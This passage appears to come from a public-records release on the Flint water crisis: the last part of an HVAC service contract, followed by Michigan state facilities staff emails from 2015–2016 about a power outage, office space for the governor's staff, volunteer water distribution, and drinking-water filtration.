- c. Repairs or replacement of parts made necessary as a result of electrical power failure, low voltage, burned out main or branch fuses, low water pressure, vandalism, misuse or abuse, improper operation, unauthorized alteration of Equipment, accident, negligence of The Customer or others, damage due to freezing weather, calamity or malicious act;
- d. Any damage or malfunction resulting from freezing, contamination, corrosion or erosion on the water side of the equipment or caused by scale or sludge on internal tubes except where water treatment protection services are provided by Nelson Trane as part of this agreement;
- e. Furnishing any items of equipment, material, or labor, or performing special tests recommended or required by insurance companies or federal, state, or local governments;
- f. Failure or inadequacy of any structure or foundation supporting or surrounding the Equipment or any portion thereof;
- g. Building access or alterations that might be necessary to repair or replace The Customer's existing equipment;
- h. The normal function of starting and stopping the Equipment or the opening and closing of valves, dampers or regulators normally installed to protect the Equipment against damage;

- i. Any responsibility for design or redesign of the system or the Equipment, obsolescence, safety tests, or removal or reinstallation of valve bodies and dampers; and
- j. Any services, claims, or damages arising out of The Customer's failure to comply with its obligations under this Agreement.

**8. Warranties.** (a) Trane Co. manufactured material supplied is warranted be free from defect in material and manufacture for a period of twelve months from date of start-up or replacement and Nelson Trane's obligation under this warranty is limited to repairing or replacing the defective part at its option; (b) labor is warranted (to have been properly performed) for a period of 90 days from completion and Nelson Trane's obligation under this warranty is limited to correcting any improperly performed labor; and (c) non-Trane equipment and/or parts are not warranted by Nelson Trane and shall have such warranties as are extended to Nelson Trane by the respective manufacturer. **THE FOREGOING WARRANTIES ARE IN LIEU OF ALL OTHER WARRANTIES, EXPRESS, IMPLIED, OR STATUTORY, INCLUDING THE IMPLIED WARRANTIES OF FITNESS FOR A PARTICULAR PURPOSE AND MERCHANTABILITY. IN NO EVENT SHALL NELSON TRANE BE LIABLE FOR ANY INCIDENTAL, CONSEQUENTIAL (INCLUDING WITHOUT LIMITATION LOST REVENUE OR PROFITS), OR PUNITIVE DAMAGES, NO REPRESENTATION OR WARRANTY OF MERCHANTABILITY OR FITNESS OF PURPOSE IS MADE REGARDING PREVENTION BY THE SCOPE OF SERVICES, OR ANY COMPONENT THEREOF, OF MOLD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR ANY OTHER CONTAMINATES. NELSON TRANE SPECIFICALLY DISCLAIMS ANY LIABILITY IF THE SCOPE OF SERVICES OR ANY COMPONENT THEREOF IS USED TO PREVENT OR INHIBIT THE GROWTH OF SUCH MATERIALS**

**9. Indemnity and Liability.** Nelson Trane and The Customer shall indemnify, defend and hold each other harmless from any and all claims, actions, costs, expenses, damages and liabilities, including reasonable attorneys' fees, resulting from death or bodily injury or damage to real or personal property, to the extent caused by the negligence or misconduct of the indemnifying party, and/or its respective employees or agents. If the parties are both at fault, the obligation to indemnify shall be proportional to their relative fault. The duty to indemnify will continue in full force and effect, notwithstanding the expiration or early termination hereof, with respect to any claims based on facts or conditions that occurred prior to expiration or termination. **NOT WITHSTANDING ANY CONTRARY PROVISION, NEITHER PARTY SHALL BE LIABLE FOR INCIDENTAL OR CONSEQUENTIAL DAMAGES OF ANY NATURE (INCLUDING WITHOUT LIMITATION LOST REVENUE OR PROFITS), WHETHER CLAIMED UNDER CONTRACT, WARRANTY, NEGLIGENCE, STRICT LIABILITY OR ANY OTHER LEGAL THEORY OR FACTS. IN NO EVENT SHALL NELSON TRANE BE LIABLE FOR ANY DAMAGES RESULTING FROM MOLD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR OTHER CONTAMINATES OR AIRBORNE BIOLOGICAL AGENTS.**

**10. Asbestos and Hazardous Materials.** Nelson Trane's services expressly exclude any identification, abatement, cleanup, control, disposal, removal or other work connected with asbestos or other hazardous materials (collectively, "Hazardous Materials"). Should Nelson Trane become aware of or suspect the presence of Hazardous Materials, Nelson Trane may immediately stop work in the affected area and shall notify The Customer. The Customer will be responsible for taking any and all action necessary to correct the condition in accordance with all applicable laws and regulations. The Customer shall be exclusively responsible for any claims, liability, fees and penalties, and the payment thereof, arising out of or relating to any Hazardous Materials on or about the premises, not brought onto the premises by Nelson Trane. Nelson Trane shall be required to resume performance of the services only when the affected area has been rendered harmless.

**11. Insurance.** Nelson Trane agrees to maintain insurance in the following minimum amounts during the Term: Commercial General Liability -- \$1,000,000 per occurrence; Automobile Liability -- \$1,000,000 CSL; Workers Compensation -- Statutory Limits. If The Customer has requested to be named as an additional insured under Nelson Trane's insurance policy, Nelson Trane will do so but only to the extent of Nelson Trane's indemnity assumed under the indemnity provision contained herein. Nelson Trane does not waive any rights of subrogation.

**12. Force Majeure.** Nelson Trane shall not be considered to be in default hereunder when a failure of performance is due to an Event of Force Majeure. An "Event of Force Majeure" shall mean any cause beyond the control of Nelson Trane and which by the exercise of due diligence Nelson Trane could not reasonably have been expected to avoid and which it has been unable to overcome. Without limiting the foregoing, "Event of Force Majeure" includes: acts of God and the public enemy; flood, earthquake, tornado, storm, fire; civil disobedience, labor disputes, labor or material shortages, or sabotage; restraint by court order or public authority (whether valid or invalid), and action or non-action by or inability to obtain or keep in force the necessary governmental authorizations, permits, licenses, certificates or approvals if not caused by the fault of Nelson Trane. If Nelson Trane is rendered unable to fulfill any of its obligations under this Agreement by reason of an Event of Force Majeure it shall give prompt written notice of such fact to The Customer and Nelson Trane's obligations shall be suspended until removal of the Event of Force Majeure.

**13. Services Other Than Solely Scheduled Service.** If Nelson Trane's services hereunder are not limited solely to Scheduled Service, the following provisions shall also apply: (a) Required restoration shall be performed by The Customer at its cost prior to Nelson Trane being obligated to perform hereunder; (b) any changes, adjustments, service or repairs made to the Equipment by any party other than Nelson Trane, unless approved by Nelson Trane in writing, may, at Nelson Trane's option, terminate Nelson Trane's obligation to render further service to the Equipment so affected; in such case no refund of any portion of the Service Fee shall be made; and (c) The Customer shall (i) promptly notify Nelson Trane of any unusual performance of Equipment; (ii) permit only Nelson Trane personnel to repair or adjust Equipment and/or controls during the Term; and (iii) utilize qualified personnel to properly operate the Equipment in accordance with the applicable operating manuals and recommended procedures.

**14. General.** This Agreement contains all of the agreements, representations and understandings of the parties and supersedes all previous understandings, commitments or agreements, oral or written, related to the subject matter hereof. If any part of this Agreement is deemed to be unlawful, invalid, void or otherwise unenforceable, the rights and obligations of the parties shall be reduced only to the extent required to remove the invalidity or unenforceability. The Customer may not assign, transfer, or convey this Agreement, or any part hereof, without the written consent of Nelson Trane. This Agreement shall bind and inure to the benefit of the parties hereto and their respective successors. Except as provided for Service Fee adjustments, no modifications, additions or changes may be made to this Agreement except in a writing signed by both parties. This Agreement may be executed in several counterparts, each of which when executed shall be deemed to be an original, but all together shall constitute but one and the same Agreement. A fully executed facsimile copy hereof or the several counterparts shall suffice as an original.

**15. Equal Employment Opportunity/Affirmative Action Clause.** Nelson Trane is a federal contractor which complies fully with Executive Order 11246, as amended, and the applicable regulations contained in 41 C.F.R. Parts 60-1 through 60-60, 29 U.S.C. Section 793 and the applicable regulations contained in 41 C.F. R. Part 60-741; and 38 U.S.C. Section 4212 and the applicable regulations contain

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**From:** Lucas, Matthew (DTMB)  
**Sent:** Thursday, December 03, 2015 7:35 PM  
**To:** Bussema, Terry (DTMB); Kimball, Arthur (DTMB); Philip, Brandon (DTMB); Scates, Larry (DTMB); Sensabaugh, Dick (DTMB); Uphaus, Jamie (DTMB)  
**Cc:** Doty, Steven (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Goodenough, Cody (DTMB); Kost, Ryan (DTMB); Lucas, Matthew (DTMB); Mikula, Mark (DTMB); Mitchell, Guy (DTMB); Nichols, Jim (DTMB); Sebastian, Steven (DTMB); Smith, David (DTMB); Tyree, John (DTMB)  
**Subject:** Flint Power Interruption

Thursday, December 03, 2015 the Flint State Office Building experienced a brief power interruption starting at 18:37. The EBI Fire system communication and HSM card access system communication was failed. Emergency Generator Run went Active at 18:44. Central Control made a phone call to the DM and left a message with Facility Supervisor Mike Noonan to report the power outage, Building Trades Supervisor Brian Walts was contacted and he reported that there was personnel on their way in to investigate the power outage. EBI Fire system communication was fully restored at 18:58 and HSM card access was restored at 18:44. The Emergency Generator Run went back to normal at 18:58. At 19:10 Central Control received a phone call from Building Trades Supervisor Brian Walts that all power had been restored to the building. Central Control will update with any further information if it becomes available, thank you.



*Matthew Lucas*

*Michigan Department of Technology, Management & Budget  
Office of Cybersecurity & Infrastructure Protection  
Central Control -- (517) 373-0196*

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**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, December 09, 2015 1:24 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Water for flint

The added cost will be about \$ 300 for water rack and \$200 for a gate to lock the water behind.

Sent from my iPhone

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**From:** Uphaus, Jamie (DTMB)  
**Sent:** Wednesday, December 30, 2015 9:04 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Fwd: DEQ

FYI

Begin forwarded message:

**From:** "Pattison, Brandon (DTMB)" <PattisonB@michigan.gov>  
**Date:** December 30, 2015 at 7:18:00 AM EST  
**To:** "Martin, Ric (DTMB)" <MartinR3@michigan.gov>  
**Cc:** "Ruff, Robert (DTMB)" <RuffR1@michigan.gov>, "Uphaus, Jamie (DTMB)" <uphausj@michigan.gov>  
**Subject:** Fwd: DEQ

FYI, Keith might want to know about this.

Thank you!

Brandon J. Pattison - Building Trades Supervisor  
Allegan Ramp, Constitution Hall, Van Wagoner and Williams  
Desk 517-284-6004 pattisonb@michigan.gov

Begin forwarded message:

**From:** Brandon Pattison <bjp665@hotmail.com>  
**Date:** December 30, 2015 at 7:13:44 AM EST  
**To:** Brandon Pattison <pattisonb@michigan.gov>  
**Subject:** DEQ

<http://www.freep.com/story/news/local/michigan/2015/12/29/deq-director-wyant-resigns-over-flint-water-crisis/78027052/>

Thank you,

Brandon J. Pattison  
Semper Fi  
(sent from my iPhone)



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**From:** Noonan, Michael (DTMB)  
**Sent:** Sunday, January 10, 2016 3:30 PM  
**To:** Burns, Robert (DTMB)  
**Cc:** Turnquist, Michael (DTMB);Scates, Larry (DTMB);Paasch, Keith (DTMB);Droste, Kerri (DTMB);Walts, Brian (DTMB);Wright, Edward (DTMB)  
**Subject:** Re: Flint Office Space

I have staff there plowing snow so they took care of the chairs. We have a patch cord as well.



Sent from my iPhone

On Jan 10, 2016, at 2:56 PM, Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

Thanks for handling Mike.

Sent from my iPhone

On Jan 10, 2016, at 2:49 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

Team,

DHHS said we can use the chairs that we have stored for them temporarily, so if weather is an issue we have the ok to use rose chairs and they are in much better shape than what we have.

So we will have them in that office by 7am.

When the other chars arrive we can swap them out when its convenient for everyone.

They will be in good hands in Flint

Sent from my iPhone

On Jan 10, 2016, at 2:45 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

That is great, let me know when they will be there. Much appreciated.

Sent from my iPhone

On Jan 10, 2016, at 2:41 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances.

I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

But Monday two chairs will be in that office and we can swap out later .

Is everyone ok with that.

Sent from my iPhone

On Jan 10, 2016, at 2:30 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

I received this just now from Brom as well. It is for 2 chairs. Can we make it happen?

Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

Can we have something delivered ASAP?

Otherwise they have an extra chair in the Gov's office that someone could take up.

Oops. Two chairs.

Sent from my iPhone

On Jan 10, 2016, at 2:27 PM, Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)> wrote:

Mike,

I know you and your staff will provide the highest level of customer service. I have cc'd Mike and Keith on this email for a status update.

Sent from my iPhone

On Jan 10, 2016, at 1:52 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

We have more staff from the governors office

Sent from my iPhone

Begin forwarded message:

**From:** "Quebbeman, Marsha (GOV)" <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Date:** January 10, 2016 at 1:09:24 PM EST  
**To:** "Phillippo, Jamie (DTMB)" <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Burns, Robert (DTMB)" <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
**Cc:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Walts, Brian (DTMB)" <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>, "Quebbeman, Marsha (GOV)" <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Subject: RE: Flint Office Space**

Jamie,  
Thanks so much. This is perfect. What does patch cord on the desk mean? Do you want me have a chair delivered to Flint?

The person using the office is Harvey Hollins. I will let you know when he starts using it.

Marsha

-----Original Message-----  
From: Phillippo, Jamie (DTMB)  
Sent: Friday, January 08, 2016 2:16 PM  
To: Quebbeman, Marsha (GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
Cc: Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
Subject: RE: Flint Office Space

Marsha-

We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager

and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

Thanks,  
Jamie Phillippo  
Facilities & Business Services Administration DTMB-Real Estate Division  
Desk: 517.284.7941  
Cell: 517.927.6479

-----Original Message-----

From: Quebbeman, Marsha (GOV)  
Sent: Friday, January 08, 2016 9:23 AM  
To: Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
Cc: Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>  
Subject: Re: Flint Office Space

Thanks

Sent from my iPad

On Jan 8, 2016, at 8:31 AM, Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

Marsha-

Jamie Phillippo (included on this email) will be going to Flint today. She has already identified a conference room for a related purpose and will identify a workstation/office and get back to you directly.

Bob

Sent from my iPhone

On Jan 8, 2016, at 8:02 AM, Quebbeman, Marsha (GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)> wrote:

Bob,  
I am looking for an office or cubicle in the Flint State Office building for a few weeks. I have someone that needs to be there to help with the Flint water situation. Do you know of any space? Also can you let me know who has space in the building so I can reach out to those department directors.

Thanks  
Marsha

Sent from my iPad



---

**From:** Burns, Robert (DTMB)  
**Sent:** Sunday, January 10, 2016 3:31 PM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Turnquist, Michael (DTMB);Scates, Larry (DTMB);Paasch, Keith (DTMB);Droste, Kerri (DTMB);Walts, Brian (DTMB);Wright, Edward (DTMB)  
**Subject:** Re: Flint Office Space

Thanks Mike

Sent from my iPhone

> On Jan 10, 2016, at 3:29 PM, Noonan, Michael (DTMB) <noonanm@michigan.gov> wrote:  
>  
> I have staff there plowing snow so they took care of the chairs. We have a patch cord as well.  
> [image1.JPG]  
> Sent from my iPhone  
>  
> On Jan 10, 2016, at 2:56 PM, Burns, Robert (DTMB) <BurnsR@michigan.gov<mailto:BurnsR@michigan.gov>> wrote:  
>  
> Thanks for handling Mike.  
>  
> Sent from my iPhone  
>  
> On Jan 10, 2016, at 2:49 PM, Noonan, Michael (DTMB) <noonanm@michigan.gov<mailto:noonanm@michigan.gov>> wrote:  
>  
> Team,  
>  
> DHHS said we can use the chairs that we have stored for them temporarily, so if weather is an issue we have the ok to use rose chairs and they are in much better shape than what we have.  
>  
> So we will have them in that office by 7am.  
> When the other chars arrive we can swap them out when its convenient for everyone.  
>  
> They will be in good hands in Flint  
>  
> Sent from my iPhone  
>  
> On Jan 10, 2016, at 2:45 PM, Turnquist, Michael (DTMB) <TurnquistM@michigan.gov<mailto:TurnquistM@michigan.gov>> wrote:  
>  
> That is great, let me know when they will be there. Much appreciated.  
>  
> Sent from my iPhone  
>  
> On Jan 10, 2016, at 2:41 PM, Noonan, Michael (DTMB) <noonanm@michigan.gov<mailto:noonanm@michigan.gov>> wrote:  
>



> I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

>

> I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

>

> Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances.

> I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

>

> But Monday two chairs will be in that office and we can swap out later .

>

> Is everyone ok with that.

>

>

> Sent from my iPhone

>

> On Jan 10, 2016, at 2:30 PM, Turnquist, Michael (DTMB)  
<TurnquistM@michigan.gov<mailto:TurnquistM@michigan.gov>> wrote:

>

> I received this just now from Brom as well. It is for 2 chairs. Can we make it happen?

>

> Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

>

> Can we have something delivered ASAP?

> Otherwise they have an extra chair in the Gov's office that someone could take up.

>

> Oops. Two chairs.

>

> Sent from my iPhone

>

> On Jan 10, 2016, at 2:27 PM, Scates, Larry (DTMB) <scatesl@michigan.gov<mailto:scatesl@michigan.gov>> wrote:

>

> Mike,

>

> I know you and your staff will provide the highest level of customer service. I have cc'd Mike and Keith on this email for a status update.

>

> Sent from my iPhone

>

> On Jan 10, 2016, at 1:52 PM, Noonan, Michael (DTMB) <noonanm@michigan.gov<mailto:noonanm@michigan.gov>> wrote:

>

> We have more staff from the governors office

>

> Sent from my iPhone

>

> Begin forwarded message:

>

> From: "Quebbeman, Marsha (GOV)" <quebbemanm@michigan.gov<mailto:quebbemanm@michigan.gov>>

> Date: January 10, 2016 at 1:09:24 PM EST

> To: "Phillippo, Jamie (DTMB)" <PhillippoJ@michigan.gov<mailto:PhillippoJ@michigan.gov>>, "Burns, Robert (DTMB)" <BurnsR@michigan.gov<mailto:BurnsR@michigan.gov>>

> Cc: "Noonan, Michael (DTMB)" <noonanm@michigan.gov<mailto:noonanm@michigan.gov>>, "Walts, Brian (DTMB)" <WaltsB@michigan.gov<mailto:WaltsB@michigan.gov>>, "Quebbeman, Marsha (GOV)" <quebbemanm@michigan.gov<mailto:quebbemanm@michigan.gov>>

> Subject: RE: Flint Office Space

>

> Jamie,

> Thanks so much. This is perfect. What does patch cord on the desk mean? Do you want me have a chair delivered to Flint?

>

> The person using the office is Harvey Hollins. I will let you know when he starts using it.

>

> Marsha

>

> -----Original Message-----

> From: Phillippo, Jamie (DTMB)

> Sent: Friday, January 08, 2016 2:16 PM

> To: Quebbeman, Marsha (GOV) <quebbemanm@michigan.gov<mailto:quebbemanm@michigan.gov>>; Burns, Robert (DTMB) <BurnsR@michigan.gov<mailto:BurnsR@michigan.gov>>

> Cc: Noonan, Michael (DTMB) <noonanm@michigan.gov<mailto:noonanm@michigan.gov>>; Walts, Brian (DTMB) <WaltsB@michigan.gov<mailto:WaltsB@michigan.gov>>

> Subject: RE: Flint Office Space

>

> Marsha-

>

> We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

>

> I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

>

> This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

>

> Please let us know if you need anything else.

> Thanks,

> Jamie Phillippo

> Facilities & Business Services Administration DTMB-Real Estate Division

> Desk: 517.284.7941

> Cell: 517.927.6479

>

>

>

>

>

> -----Original Message-----

> From: Quebbeman, Marsha (GOV)

> Sent: Friday, January 08, 2016 9:23 AM

> To: Burns, Robert (DTMB) <BurnsR@michigan.gov<mailto:BurnsR@michigan.gov>>

> Cc: Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov<mailto:PhillippoJ@michigan.gov>>

> Subject: Re: Flint Office Space

>  
> Thanks  
>  
> Sent from my iPad  
>  
> On Jan 8, 2016, at 8:31 AM, Burns, Robert (DTMB) <BurnsR@michigan.gov<mailto:BurnsR@michigan.gov>> wrote:  
>  
> Marsha-  
>  
> Jamie Phillippo (included on this email) will be going to Flint today. She has already identified a conference room for a related purpose and will identify a workstation/office and get back to you directly.  
>  
> Bob  
>  
> Sent from my iPhone  
>  
> On Jan 8, 2016, at 8:02 AM, Quebbeman, Marsha (GOV) <quebbemanm@michigan.gov<mailto:quebbemanm@michigan.gov>> wrote:  
>  
> Bob,  
> I am looking for an office or cubicle in the Flint State Office building for a few weeks. I have someone that needs to be there to help with the Flint water situation. Do you know of any space? Also can you let me know who has space in the building so I can reach out to those department directors.  
>  
> Thanks  
> Marsha  
>  
>  
>  
> Sent from my iPad  
>  
>  
> <image1.JPG>

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employee banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJKK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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This e-mail was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** Paasch, Keith (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:12 AM  
**To:** Turnquist, Michael (DTMB); Scates, Larry (DTMB)  
**Cc:** Droste, Kerri (DTMB)  
**Subject:** RE: Lead in Drinking Water

Just the drinking water at this time. Not so sure we need a long term fix to a short term problem.

*Keith M. Paasch*

Director, Building Operations  
DTMB - FBSA  
State of Michigan  
(517) 284-7947



HELP. CONNECT. SOLVE.

---

**From:** Turnquist, Michael (DTMB)  
**Sent:** Tuesday, January 19, 2016 7:22 AM  
**To:** Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Cc:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** FW: Lead in Drinking Water

Are we doing anything within our Building to filter out the water? Or just supplying the drinking water as discussed? See below as an FYI, thanks.

*Michael A. Turnquist*  
Senior Deputy Director  
State of Michigan - Department of Technology, Management & Budget  
Facilities & Business Services Administration  
[turnquistm@michigan.gov](mailto:turnquistm@michigan.gov)  
(517) 284-7908



HELP. CONNECT. SOLVE.

---

**From:** Behen, David (DTMB)  
**Sent:** Friday, January 15, 2016 10:43 AM  
**To:** Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>  
**Cc:** Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** Re: Lead in Drinking Water

Hi - I would send this out to Mike T and Chris Christensen and they can share it with the teams at the SEOC. I would make sure all of them get forwarded as you never know which one might be the right one!

Thanks,  
David

On Jan 13, 2016, at 10:08 AM, Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)> wrote:

FYI – for your meeting with Rich today. Main question is – where do we send this type of stuff/who is considering potential options such as this & vetting the companies appropriately?

---

**From:** Arend-Ritter, Saige (DTMB)  
**Sent:** Tuesday, January 12, 2016 1:16 PM  
**To:** Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>  
**Cc:** Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>  
**Subject:** FW: Lead in Drinking Water

FYI

---

**From:** Vern [<mailto:Vern@DynGlobal.net>]  
**Sent:** Tuesday, January 12, 2016 1:10 PM  
**To:** DTMB <[dtmb@michigan.gov](mailto:dtmb@michigan.gov)>  
**Subject:** Lead in Drinking Water

Hi David,

DynGlobal manufactures units to remove heavy metals including lead from drinking water. Our technology is scalable from under sink units to large municipal scale facilities.

Please let me know how we can assist Flint to remove lead or other metals or bacteria from drinking water. DynGlobal's technology can be rapidly deployed within less than two months to resolve the current emergency situation.

Thank you and best regards,

Vern  
<[image001.png](#)>

<[image004.png](#)>

<[image005.png](#)>

<[image006.png](#)>

Vern Wright  
CEO  
DynGlobal

[Vern@DynGlobal.net](mailto:Vern@DynGlobal.net)  
(949) 584-6198  
DynGlobal California Corp  
Telephone: (949) 584-6198 (Direct)  
Facsimile: (909) 752-8225 (Direct)

E-Mail: [Vern@DynGlobal.net](mailto:Vern@DynGlobal.net)

“Si vis pacem, para bellum”

<image002.png><image003.png>

\*\*\*\*\*

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\*\*\*\*\*

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:30 AM  
**To:** Scates, Larry (DTMB)  
**Cc:** Paasch, Keith (DTMB);Turnquist, Michael (DTMB);Droste, Kerri (DTMB)  
**Subject:** Re: Lead in Drinking Water

We also have test done and another one on the way . Are levels were very low they are available on the shared file .

We also have been providing Culligan drinking water in the common areas .  
I was also just informed that FEMA will reimburse us for the water bills since April

Sent from my iPhone

On Jan 19, 2016, at 9:26 AM, Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)> wrote:

We have filtration on all faucets. Filters provided by DHHS. I have cc'd Mike on this e-mail to confirm.

Sent from my iPad

On Jan 19, 2016, at 9:11 AM, Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)> wrote:

Just the drinking water at this time. Not so sure we need a long term fix to a short term problem.

*Keith M. Paasch*

Director, Building Operations  
DTMB - FBSA  
State of Michigan  
(517) 284-7947

<image001.gif>

---

**From:** Turnquist, Michael (DTMB)  
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**To:** Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Cc:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** FW: Lead in Drinking Water

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Senior Deputy Director  
State of Michigan - Department of Technology, Management & Budget  
Facilities & Business Services Administration  
[turnquistm@michigan.gov](mailto:turnquistm@michigan.gov)  
(517) 284-7908  
<image001.gif>



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**Cc:** Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** Re: Lead in Drinking Water

Hi - I would send this out to Mike T and Chris Christensen and they can share it with the teams at the SEOC. I would make sure all of them get forwarded as you never know which one might be the right one!

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FYI – for your meeting with Rich today. Main question is – where do we send this type of stuff/who is considering potential options such as this & vetting the companies appropriately?

---

**From:** Arend-Ritter, Saige (DTMB)  
**Sent:** Tuesday, January 12, 2016 1:16 PM  
**To:** Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>  
**Cc:** Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>  
**Subject:** FW: Lead in Drinking Water

FYI

---

**From:** Vern [<mailto:Vern@DynGlobal.net>]  
**Sent:** Tuesday, January 12, 2016 1:10 PM  
**To:** DTMB <[dtmb@michigan.gov](mailto:dtmb@michigan.gov)>  
